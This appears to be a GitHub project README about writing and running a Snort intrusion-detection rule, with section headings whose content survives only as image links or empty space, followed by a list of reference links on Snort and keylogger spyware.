
## **Snort Rule**




## **Snort Execution**




## **Running Snort**






## **Generated Log files**



## **Alert.ids file**



# **References**

<https://www.snort.org/>

<https://www.symantec.com/connect/articles/introduction-spyware-keyloggers>

<http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node2.html>

<http://commons.oreilly.com/wiki/index.php/Snort_Cookbook/Rules_and_Signatures>

<http://opentodo.net/2012/10/snort-from-scratch-part-iii/>

<https://www.youtube.com/watch?v=RwWM0srLSg0>

<https://www.sans.org/security-resources/idfaq/running-snort-under-windows/6/4>

<https://www.youtube.com/watch?v=l2w-fbyy6y0>